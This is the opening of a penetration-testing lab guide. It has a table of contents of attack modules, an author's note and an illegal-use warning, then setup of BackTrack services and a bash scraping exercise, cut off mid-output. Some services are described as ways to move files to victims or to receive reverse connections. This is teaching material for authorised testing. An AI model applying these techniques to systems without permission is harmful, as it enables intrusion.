



Offensive Security Lab Exercises

Mati Aharoni

MCT, MCSE + Security, CCNA, CCSA, HPOV, CISSP





Table of Contents

A note from the author.....	10
Legal Stuff.....	14
REALLY REALLY IMPORTANT NOTE:.....	14
Before we begin.....	15
1. Module 1 - BackTrack Basics.....	18
1.1 Finding your way around the tools.....	19
1.1.1 Exercise 1.....	21
1.2 Basic Services.....	22
1.2.1 DHCP.....	22
1.2.2 Static IP assignment.....	22
1.2.3 Apache.....	23
1.2.4 SSHD.....	23
1.2.5 Tftpd.....	25
1.2.6 VNC Server.....	25
1.2.7 Exercise 2.....	26
1.3 Basic Bash Environment.....	28
Overview.....	28
1.3.1 Simple Bash Scripting.....	28
1.3.2 Exercise 3	29
1.3.3 Possible Solution for ICQ Exercise.....	30
1.3.4 Exercise 4.....	36
1.4 Netcat The Almighty.....	37
Overview.....	37
1.4.1 Connecting to a TCP/UDP port with Netcat.....	37
1.4.2 Listening on a TCP/UDP port with Netcat.....	39
1.4.3 Transferring files with Netcat.....	40
1.4.4 Remote Administration with Netcat.....	42
1.4.4.1 Scenario 1 – Bind Shell.....	43
1.4.4.2 Scenario 2 – Reverse Shell.....	45
1.4.5 Exercise 5.....	47
1.5 Using WireShark (Ethereal).....	49
Overview.....	49



- 1.5.1 Peeking at a Sniffer.....50
- 1.5.2 Capture filters.....53
- 1.5.3 Following TCP Streams.....54
- 1.5.4 Exercise 655
- 2. Module 2- Information Gathering Techniques.....56
 - A note from the authors.....57
 - 2.1 Open Web Information Gathering.....59
 - Overview.....59
 - 2.1.1 Google Hacking.....59
 - 2.1.1.1 Advanced Google Operators.....59
 - 2.1.1.2 Searching within a Domain.....60
 - 2.1.1.3 Nasty Example #1.....61
 - 2.1.1.4 Nasty Example #2.....64
 - 2.1.1.5 Email Harvesting.....66
 - 2.1.1.6 Finding Vulnerable Servers using Google.....70
 - 2.1.1.7 Google API.....71
 - 2.2. Miscellaneous Web Resources.....72
 - 2.2.1 Other search engines72
 - 2.2.2 Netcraft.....73
 - 2.2.3 Whois Reconnaissance.....75
 - 2.3 Exercise 780
- 3. Module 3- Open Services Information Gathering.....82
 - A note from the authors.....82
 - 3.1 DNS Reconnaissance.....83
 - 3.1.1 Interacting with a DNS server.....83
 - 3.1.1.1 MX Queries.....84
 - 3.1.1.2 NS Queries.....85
 - 3.1.2 Automating lookups.....85
 - 3.1.3 Forward lookup bruteforce.....86
 - 3.1.4 Reverse lookup bruteforce.....90
 - 3.1.5 DNS Zone Transfers.....92
 - 3.1.6 Exercise 899
 - 3.2 SNMP reconnaissance.....101



3.2.1 Enumerating Windows Users:.....	102
3.2.2 Enumerating Running Services.....	102
3.2.3 Enumerating open TCP ports.....	103
3.2.4 Enumerating installed software.....	104
3.2.5 Exercise 9	108
3.3 SMTP reconnaissance.....	109
3.3.1 Exercise 10.....	111
3.4 Microsoft Netbios Information Gathering.....	112
3.4.1 Null sessions.....	112
3.4.2 Scanning for the Netbios Service.....	114
3.4.3 Enumerating Usernames.....	115
3.4.4 Exercise 11.....	116
4. Module 4- Port Scanning.....	117
A note from the authors.....	117
4.1 TCP Port Scanning Basics.....	118
4.2 UDP Port Scanning Basics.....	120
4.3 Port Scanning Pitfalls.....	120
4.4 Nmap.....	120
4.5 Scanning across the network.....	123
4.5.1 Exercise 11	127
4.6 Unicornscan.....	128
5. Module 5- ARP Spoofing.....	133
A note from the authors.....	133
5.1 The Theory.....	133
5.2 Doing it the hard way.....	134
5.2.1 Victim Packet.....	136
5.2.2 Gateway Packet.....	137
5.3 Ettercap.....	140
5.3.1 DNS Spoofing.....	142
5.3.2 Fiddling with traffic.....	144
5.3.3 Exercise 12.....	147
6. Module 6- Buffer overflow Exploitation (Win32).....	148
A note from the authors.....	148



Overview.....	149
6.1 Looking for the Bugs.....	149
6.2 Fuzzing.....	150
6.3 Replicating the Crash.....	152
6.4 Controlling EIP.....	154
6.4.1 Binary Tree analysis.....	154
6.4.2 Sending a unique string.....	155
6.5 Locating Space for our Shellcode.....	158
6.6 Redirecting the execution flow.....	160
6.7 Finding a return address.....	161
6.7.1 Using OllyDbg.....	161
6.8 Getting our shell.....	165
6.9 Improving exploit stability.....	169
6.9.1 Exercise 13.....	170
7. Module 7- Working With Exploits.....	172
7.1 Looking for an exploit on BackTrack.....	177
7.1.1 RPC DCOM Example.....	177
7.1.2 Wingate Example.....	180
7.1.3 Exercise 14.....	190
7.2 Looking for exploits on the web.....	191
7.2.1 Security Focus	191
7.2.2 Milw0rm.com.....	194
8. Module 8- Transferring Files.....	195
Exercise.....	195
8.1 The non interactive shell.....	196
8.2 Uploading Files.....	197
8.2.1 Using TFTP.....	197
8.2.1.1 TFTP Pros	199
8.2.1.2 TFTP Cons	199
8.2.2 Using FTP.....	199
8.2.3 Inline Transfer - Using echo and DEBUG.exe.....	200
8.3 Exercise 15.....	201
9. Module 9 – Exploit frameworks.....	202



9.1 Metasploit.....	202
9.1.1 Metasploit Command Line Interface (MSFCLI).....	203
9.1.2 Metasploit Console (MSFCONSOLE).....	207
9.1.3 Metasploit Web Interface (MSFWEB).....	209
9.1.4 Exercise 16.....	214
9.1.5 Interesting Payloads.....	215
9.1.5.1 Meterpreter Payload.....	215
9.1.5.2 PassiveX Payload.....	218
9.1.5.3 Binary Payloads.....	219
9.1.6 Exercise 17.....	221
9.1.7 Framework v3.0.....	222
9.1.7.1 Framework 3 Auxiliary Modules.....	222
9.1.8 Framework v3.0 Kung Foo.....	225
9.1.8.1 db_autopwn.....	225
9.1.8.2 Kernel Payloads.....	228
9.1.9 Exercise 18.....	231
9.2 Core Impact.....	232
9.2.1 Exercise 19.....	240
10. Module 10- Client Side Attacks.....	241
A note from the authors.....	241
10.1 Client side attacks.....	242
10.2 MS04-028.....	243
10.3 MS06-001.....	247
10.4 Client side exploits in action.....	249
10.5 Exercise 20.....	250
11. Module 11- Port Fun.....	251
A note from the authors.....	251
11.1 Port Redirection.....	252
11.2 SSL Encapsulation - Stunnel.....	254
11.2.1 Exercise 21.....	258
11.3 HTTP CONNECT Tunneling.....	259
11.4 ProxyTunnel.....	262
11.4.1 Exercise 22.....	264



11.5 SSH Tunneling.....	265
11.6 What about content inspection ?.....	269
12. Module 12- Password Attacks.....	270
A note from the authors.....	270
12.1 Online Password Attacks.....	271
12.2 Hydra.....	274
12.2.1 FTP Bruteforce.....	274
12.2.2 POP3 Bruteforce.....	275
12.2.3 SNMP Bruteforce.....	275
12.2.4 Microsoft VPN Bruteforce.....	276
12.2.5 Hydra GTK.....	276
12.3 Password profiling.....	277
12.3.1 WYD.....	278
12.4 Offline Password Attacks.....	278
12.4.1 Windows SAM.....	279
12.4.2 Windows Hash Dumping – PWDump / FGDump.....	280
12.4.3 John The Ripper.....	283
12.4.4 Rainbow Tables.....	285
12.4.5 Exercise 24.....	288
12.5 Physical Access Attacks.....	289
12.5.1. Resetting Microsoft Windows.....	289
12.5.2 Resetting a password on a Domain Controller.....	292
12.5.3 Resetting Linux Systems.....	292
12.5.4 Resetting a Cisco Device	293
13. Module 13 - Web Application Attack vectors.....	294
13.1 SQL Injection.....	295
13.1.1 Identifying SQL Injection Vulnerabilities.....	298
13.1.2 Enumerating Table Names.....	299
13.1.3 Enumerating the column types.....	300
13.1.4 Fiddling with the Database.....	301
13.1.5 Microsoft SQL Stored Procedures.....	302
13.1.6 Code execution.....	303
13.2 Web Proxies.....	304



13.3 Command injection Attacks.....	306
13.3.1 Exercise 25.....	310
14. Module 14 - Trojan Horses.....	312
14.1 Binary Trojan Horses.....	312
14.2 Open source Trojan horses.....	313
14.2.1 Spybot.....	313
14.2.2 Insider.....	313
14.3 World domination Trojan horses.....	314
14.3.1 Rxbot.....	314
15. Module 15 - Windows Oddities.....	315
15.1 Alternate NTFS data Streams.....	315
15.1.1 Exercise 26.....	317
15.2 Registry Backdoors.....	318
15.2.1 Exercise 27.....	320
16. Module 16 - Rootkits.....	321
16.1 Aphex Rootkit.....	321
16.2 HXDEF Rootkit.....	322
16.3 Exercise R.I.P.....	323
Final Challenges.....	324
Tasks:.....	324



©

All rights reserved to Author Mati Aharoni, 2006.

No part of this publication, in whole or in part, may be reproduced, copied, transferred or any other right reserved to its copyright owner, including photocopying and all other copying, any transfer or transmission using any network or other means of communication, any broadcast for distant learning, in any form or by any means such as any information storage, transmission or retrieval system, without prior written permission from the author.



Offensive Security Online Lab Guide

A note from the author

Thank you for opting to take the “Offensive Security” extended lab training. “Offensive Security” is not your usual IT security course. We hope to challenge you, give you a hard time, and make you think independently during the training. We will often throw you into the deep end with short exercises and challenges. You won't be served fish, you'll be taught to catch them.

My personal opinion of the IT security arena is that it should be formally separated into two distinct fields - “Defensive Security” and “Offensive Security”. This idea came to me when a good friend and Microsoft Networking mentor of mine came to visit me during a course. We started talking about the (latest at the time) ZOTOB worm (MS05-039) and I asked him if he had lately seen any instances of it. He answered that he saw an infection in one location, where it was overcome quickly. He then said: “That ZOTOB was annoying though, it kept rebooting the servers until they managed to get rid of it.” It was then that a massive beam of light shined from the heavens and struck me with full force. More about this enlightenment later.

I took my friend aside and proceeded to boot a vulnerable class computer and told him: “Watch this, I'm going to use the same exploit as Zotob”. I browsed to the milw0rm site, and downloaded the first (at the time) exploit on the list, and saved it to disk. I opened a command prompt, compiled the exploit using the *cl* command line Visual Studio compiler and ran the exploit. The output said something like “*ms05-039.exe <victim IP>*”. I punched in the IP address of the



vulnerable computer with one finger, and pressed enter. I was immediately presented with command shell belonging to the victim machine. I typed in *ipconfig* and then *whoami*. I gave him just enough time to see the output, and then typed "*exit*". Exiting the shell caused svchost.exe to crash, and a reboot window popped up, just like the ones he saw.

I could slowly see the realization seep in. His face lost color and he slowly sat down on the nearest chair. He looked at me with horrified eyes, and somehow manage to gasp "how" and "why" at the same time. He then quickly exited the room and made some urgent phone calls. I was later honored to have this friend sit in one of my courses, which unfortunately left him paranoid as hell.

Now, back to my enlightenment. I realized that this master of Windows Active Directory and Multiple Domain PKI Infrastructure guru did not have the same narrow security knowledge as a 12 year old script kiddie. He was not aware of the outcomes of such an attack and did not know that the "reboot" syndrome he observed was an "unfortunate" byproduct of SYSTEM access to the machine.

This made me realize that there is a *huge* gap between the "Defensive" and "Offensive" security fields. A gap so big that a 12 year old (who probably doesn't know what TCP/IP stands for) could outsmart a well seasoned security expert.

Hopefully, if this separation between the "Defensive" and "Offensive" fields is clear enough, Network administrators and (defensive) security experts will start to realize that they are aware of only one half of the equation, and that there's a completely alien force they need to deal with - and that in order to defend, they need to understand the attack(er).



This course attempts to partially fill in this gap, and present the Penetration Testing and Ethical Hacking field to the student. Basic attack vectors are presented and the penetration testing cycle is introduced. The course focuses on understanding and then implementing the why and how respectively. Please be aware that this course will not teach you how to be an ethical hacker, or a penetration tester. This is achieved after many months and years of study and experience. This course merely introduces the basic tools and techniques which are used in common attack vectors.

The nature of this topic and course is disruptive. Labs might behave oddly, things might not always work as expected. Be ready to manipulate and adapt as needed, as this is the way of the pen tester </zen>.

Saying this, we've taken all measures possible for the labs to be easily understood and in many cases recreated by the student, using both the course movies and the written lab guide. If a certain topic is new or alien to you try sticking to the guide, and things should be OK. Once you feel comfortable with the topic, you can try experimenting with lab variables. If things go horribly wrong for you, mail me at help@offensive-security.com, and I'll get back to you as soon as possible.

I've added "Extra mile" mini challenges to part of the exercises for those wanting to particularly advance in the field of penetration testing, and are willing to put in the extra time and effort. These challenges are not necessary, but recommended. The points gained by various exercises go towards your certifications, and may be counted in your favor in the final certification challenge.



I really hope you enjoy the course, at least as much as I did making it, and that you gain new insights and a deeper understanding into what the security arena looks like from an attacker's perspective.

Mati Aharoni (muts)

Offensive Security Team



Legal Stuff

The following document contains the lab exercises for the course and should be attempted ONLY INSIDE OUR SECLUDED LAB. Please note that most of the attacks described in the lab guide would be considered ILLEGAL if attempted on machines which you do not have explicit permission to test and attack.

Since the lab environment is secluded from the Internet, it is safe to perform the attacks INSIDE the lab ONLY.

We assume no responsibility for any actions performed OUTSIDE the labs. Please remember this basic guideline: **With knowledge, comes responsibility.**

REALY REALY IMPORTANT NOTE:


Please read the Offensive Security Lab Introduction and README before starting the labs. This will enable you to enjoy the labs to the fullest, with minimum interferences both to you and other students.

Make sure you read these Introductions carefully, they're important.

Before we begin

This course is very practical and leaves much of the studying to the student. However, I felt the need on elaborating a bit about the process and methodology of a pen test, as I see it.


A penetration test is an ongoing cycle of research and attack against a target or boundary. The attack should be structured and calculated, and when possible, verified in a lab before being implemented on a live target. This is how I visualize the process of a pen test (this is a rough model which doesn't include all vectors):





As the model suggests, the more information we gather, the higher the probability of a successful penetration. Once we penetrate the initial target boundary, we usually start the cycle again - for example, gathering information about the internal network in order to penetrate it deeper.

To deal with all the volumes of information we gather during a pen test, I like to use Leo (an XML editor) in order to document all my findings. Leo takes a bit of time to get used to, but soon you will find that it is a very convenient resource for documentation. Do not dismiss Leo away if you don't manage to figure it out in the first 5 minutes – it's a program that's worth a bit of fighting on your part.





It doesn't really matter what program you use for your documentation, as long as the output is clear and easily read.

During this course, you will be required to log your findings in the labs and students that have opted for the Certification Exam will have to submit supporting documentation of their attack. Get used to documenting your work and findings – it's the only way proper research can be done!



1. Module 1 - BackTrack Basics

Overview:

This module prepares the student for the modules to come, which heavily rely on proficiency with the basic usage of Linux and tools such as Netcat and Wireshark.

Lab Objectives:

- Familiarity with the BackTrack Tool Suite.
- Getting comfortable with basic tools and shell environments.
- Familiarity with and usage of tools such as Netcat and Wireshark.

Objective details:

By the end of this module, the student should be familiar with basic BackTrack / Linux operations such as:

- File system layout, structure of the /pentest directory
- Use of basic services such as HTTPD, SSHD, etc.
- Write simple bash scripts which automate simple routines.
- Learn to use Netcat under Linux and Windows.
- Capture and analyze network traffic using Wireshark (Ethereal).



1.1 Finding your way around the tools

Introduction

If you've come this far, I assume you already know what the BackTrack LiveCD is all about and no more introductions are needed.

Personally, BackTrack v2.0 has replaced my Windows XP desktop, and I hope that I will manage to subliminally convince you to do the same by the end of this course.

Before we start bashing away at our keyboard, I'd like to quickly review the CD layout and basic features.

The BackTrack Live CD attempts to be intuitive in its tool layout. However, there are several important things to keep in mind.

- Not all the tools available on the CD are represented in the KDE / Fluxbox menu.
- Several of the tools available in the menu invoke automated scripts which assume defaults. There may be times you will prefer to invoke a tool from the command line rather than from the menu.
- Generally speaking, try to avoid the KDE menu, at least for training purposes. Once you get to know the tools and their basic command line options, you can indulge yourself in laziness and use the menu.

Most of the analysis tools are located either in the path or in the /pentest directory. The tools in the /pentest directory are categorized and sub categorized as different attack vectors and tools. Take some time to explore the /pentest directory so that you become familiar with the tools available. As Abe said, "If I had 6 hours to chop down a tree, I'd spend the first 3 sharpening my axe."



```
BT ~ # ls -l /pentest/
```

```
drwxr-xr-x 13 root root 4096 Oct  8 02:34 cisco/
drwxr-xr-x  4 root root 4096 Sep 15 02:17 database/
drwxr-xr-x 19 root root 4096 Oct  8 01:06 enumeration/
drwxr-xr-x  6 root root 4096 Oct 11 23:57 exploits/
drwxr-xr-x 10 root root 4096 Oct  8 02:34 fuzzers/
drwxr-xr-x  3 root root 4096 Oct  8 02:35 housekeeping/
drwxr-xr-x 11 root root 4096 Oct  8 02:35 password/
drwxr-xr-x  2 root root 4096 Oct  8 02:35 printer/
drwxr-xr-x  4 root root 4096 Oct  3 01:52 reversing/
drwxr-xr-x  6 root root 4096 Oct  8 13:36 scanners/
drwxr-xr-x  5 root root 4096 Oct 10 23:58 sniffers/
drwxr-xr-x  3 root root 4096 Oct  8 02:35 spoofing/
drwxr-xr-x  5 root root 4096 Oct  8 02:35 tunneling/
drwxr-xr-x  4 root root 4096 Oct  8 13:40 vpn/
drwxr-xr-x  9 root root 4096 Oct  8 02:45 web/
drwxr-xr-x  8 root root 4096 Oct  8 02:36 windows-binaries/
drwxr-xr-x 10 root root 4096 Oct 10 19:58 wireless/
```

```
BT ~ # ls -l /pentest/enumeration/
```

```
drwxr-xr-x  3 root root 4096 Oct  8 02:34 dns/
drwxr-xr-x  3 root root 4096 Oct  8 02:34 dns-bruteforce/
drwxr-xr-x  2 root root 4096 Oct  8 02:34 dns-ptr/
drwxr-xr-x  2 root root 4096 Oct  8 02:34 dnsenum/
drwxr-xr-x  2 root root 4096 Oct  8 02:34 dnsmap/
drwxr-xr-x  6 root root 4096 Oct  8 02:34 google/
drwxr-xr-x  2 root root 4096 Oct  8 02:34 isr-form-1.0/
drwxr-xr-x  2 root root 4096 Oct  8 02:34 list-urls/
drwxr-xr-x  5 root root 4096 Sep 17 14:02 mibble-2.7/
drwxr-xr-x  2 root root 4096 Oct  8 02:34 nmbscan-1.2.4/
drwxr-xr-x  2 root root 4096 Oct  8 02:34 nstx/
drwxr-xr-x  3 root root 4096 Oct  8 02:34 relayscanner/
drwxr-xr-x 11 root root 4096 Oct  8 02:34 revhosts/
drwxr-xr-x  2 root root 4096 Oct  8 01:06 smb-enum/
drwxr-xr-x  2 root root 4096 Oct  8 02:34 smtp-vrfy/
drwxr-xr-x  2 root root 4096 Oct  8 02:34 snmpenum/
drwxr-xr-x  3 root root 4096 Oct  8 02:34 www/
```

```
BT ~ #
```



1.1.1 Exercise 1

Lab Requirements:

- BackTrack.
1. Log into Backtrack and browse the /pentest directory in a console window. Get to know the /pentest directory and sub directory structure. Make a mental note of the tools and their names. Please remember that the /pentest directory holds only few of the pen testing tools. Other tools are usually in the path.



1.2 Basic Services

BackTrack includes several useful network services such as HTTPD, SSHD, Tftpd, VNC Server etc. These services may be useful in various situations (for example, setting up a Tftpd server to transfer files to a victim).

Note – don't forget to check that you have a valid IP address! Depending on your network, you'll either be assigned one by DHCP, or you will need to assign one statically.

1.2.1 DHCP

Acquiring an address by DHCP is simple. Type in `dhcpcd <interface>` , and an `ifconfig <interface>`, to see that it's up.

```
BT ~ # dhcpcd eth0
eth0: link up
BT ~ #
```

1.2.2 Static IP assignment

The following example shows how to set a static IP address assuming :

Host IP : 192.168.0.2

Subnet mask : 255.255.255.0

Default gateway : 192.168.0.1

DNS Server : 192.168.0.200

```
BT ~ # ifconfig eth0 192.168.0.4/24
BT ~ # route add default gw 192.168.0.1
BT ~ # echo nameserver 192.168.0.200 > /etc/resolv.conf
```



1.2.3 Apache

You can control the Apache server using the *apachectl stop / start* commands:

```
BT ~ # apachectl start
/usr/local/apache/bin/apachectl start: httpd started
BT ~ #
```

Try browsing to your localhost address to see if the HTTP server is up and running. To stop the HTTPD server :

```
BT ~ # apachectl stop
/usr/local/apache/bin/apachectl stop: httpd stopped
BT ~ #
```

1.2.4 SSHD

The SSH server can be very useful in various situations, such as SSH Tunneling, SCP file transfers, remote access etc.

Before the SSH server is started for the first time, SSH keys need to be generated. If you attempt to start the SSHD server before you've created your keys, you'll get an error similar to this:

```
BT ~ # /usr/sbin/sshd
NET: Registered protocol family 10
lo: Disabled Privacy Extensions
IPv6 over IPv4 tunneling driver
Could not load host key: /etc/ssh/ssh_host_key
Could not load host key: /etc/ssh/ssh_host_rsa_key
Could not load host key: /etc/ssh/ssh_host_dsa_key
Disabling protocol version 1. Could not load host key
Disabling protocol version 2. Could not load host key
sshd: no hostkeys available -- exiting.
BT ~ #
```



To start the SSHD server, issue the following commands:

```
BT ~ # sshd-generate
Generating public/private rsa1 key pair.
Your identification has been saved in /etc/ssh/ssh_host_key.
Your public key has been saved in /etc/ssh/ssh_host_key.pub.
The key fingerprint is:
6b:df:63:50:e5:3d:55:11:18:9d:f6:ec:0d:f8:fc:08 root@BT
Generating public/private rsa key pair.
Your identification has been saved in /etc/ssh/ssh_host_rsa_key.
Your public key has been saved in /etc/ssh/ssh_host_rsa_key.pub.
The key fingerprint is:
40:3d:5a:f8:74:6e:35:ca:89:46:e3:26:e3:83:05:c3 root@BT
Generating public/private dsa key pair.
Your identification has been saved in /etc/ssh/ssh_host_dsa_key.
Your public key has been saved in /etc/ssh/ssh_host_dsa_key.pub.
The key fingerprint is:
d9:8e:c0:68:d9:82:00:4b:32:83:e6:0e:ca:ec:89:c4 root@BT
BT ~ # /usr/sbin/sshd
BT ~ #
```

You can verify that the server is up and listening using the netstat command:

```
BT ~ # netstat -ant |grep 22
tcp6      0      0 :::22          :::*           LISTEN
BT ~ #
```




1.2.5 Tftpd

A Tftpd server can be useful in situations in which you need to transfer files to or from a victim machine.

To start the Tftpd, issue the following commands:

```
BT ~ # atftpd --daemon --port 69 /tmp
BT ~ #
```

This will start a Tftp server serving files from /tmp. Again, you can verify this using netstat :

```
BT ~ # netstat -anu |grep 69
udp        0      0 0.0.0.0:69          0.0.0.0:*
BT ~ #
```

To stop the Tftpd, use the pkill or kill command.

1.2.6 VNC Server

A VNC server is useful for remote desktop sharing or for sending remote reverse VNC connections from an attacked machine.

To start the VNC server, simply type *vncserver*. You will be prompted for a password and the VNC server will open on port **5901**.

```
BT ~ # vncserver
You will require a password to access your desktops.
Password:
Verify:
Would you like to enter a view-only password (y/n)? n
New 'X' desktop is BT:1
Starting applications specified in /root/.vnc/xstartup
Log file is /root/.vnc/BT:1.log
BT ~ # netstat -ant |grep 5901
tcp        0      0 0.0.0.0:5901        0.0.0.0:*          LISTEN
BT ~ #
```



1.2.7 Exercise 2

Lab Requirements:

- BackTrack.

1. Log on to BackTrack, and check what network interfaces you have:

```
BT ~ # dmesg |grep -i eth
```

2. Choose your wired network interface, and set an IP address for BackTrack (BT) on your local network. If you are assigned an IP address by a DHCP server, you can skip this step (even though practicing manual IP setup is recommended.) Check that your IP address is correct using the *ifconfig* command.
3. Change your root password by using the *passwd* command:

```
BT ~ # passwd
Changing password for root
Enter the new password (minimum of 5, maximum of 127 characters)
Please use a combination of upper and lower case letters and numbers.
New password: *****
Re-enter new password: *****
Password changed.
BT ~ #
```

Note - You should always reset your password after booting BT Live, and before starting services like SSHD. Nasty people could log on to your computer using the default root/toor login, and do nasty things.



4. Start and stop your SSH / Apache / Tftpd / VNC servers in turn and check that they are all working. If possible, try connecting to your VNC server from a different machine.



1.3 Basic Bash Environment

Overview

These are the basic tools we will be working with regularly, and proficiency with them will be assumed. Please take the time to exercise these tools independently.

1.3.1 Simple Bash Scripting

If you are completely unfamiliar with the bash shell, I suggest you read up about it before attempting these exercises. This lab assumes reasonable familiarity with Linux.

The BASH shell (or any other shell for that matter) is a very powerful scripting environment. On many occasions we need to automate an action or perform repetitive time consuming tasks. This is where bash scripting comes in handy. Let's try to work with a guided exercise.



1.3.2 Exercise 3

Lab Requirements:

- BackTrack.
- Internet connection.

1. Assume you were assigned with the task of gathering as many ICQ.com server names as possible with minimum traffic generation. Imagine you had to pay \$100 for every kilobyte generated by your computer for this task :) While browsing the ICQ site, you notice that their main page contains links to many of their services which are located on different servers. The exercise requires Linux BASH text manipulation in order to extract all the server names from the ICQ main page.



ALERT!! – DO NOT EXTEND THIS EXERCISE BY SCANNING OR PERFORMING ANY ILLEGAL OPERATIONS ON THE ORGANISATION CHOSEN. STICK TO THE EXERCISE!



1.3.3 Possible Solution for ICQ Exercise

1. We'll start by using wget to download the main page to our machine:

```
BT ~ # wget http://www.icq.com
--14:43:59-- http://www.icq.com/
      => `index.html'
Connecting to www.icq.com:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 58,132 (57K) [text/html]

100%[=====>] 58,132  ---K/s

14:43:59 (307.79 MB/s) - `index.html' saved [58132/58132]

BT ~ #
```

2. Let's extract the lines containing the string "href=", indicating that this line contains an http link.

```
BT ~ # grep "href=" index.html
```

This is still a mess, but we're getting closer. A typical "good" line looks like this:

```
<a href="http://company.icq.com/info/advertise.html" class="fLink">
```

3. If we split this line using a "/" delimiter, the 3rd field should contain our server name.

```
BT ~ # grep "href=" index.html |cut -d"/" -f3
```

This should give us a list of icq.com servers. If you look closely at the output, you will notice that some rouge lines have found their way into our list. We would like to filter out lines such as:

```
" >Not an ICQ User?<
```



4. We'll grep out all the non relevant lines. While we're at it, we'll also sort the list, and remove duplicate entries:

```
BT ~ # grep "href=" index.html |cut -d"/" -f3 |grep icq.com |sort -u
boards.icq.com
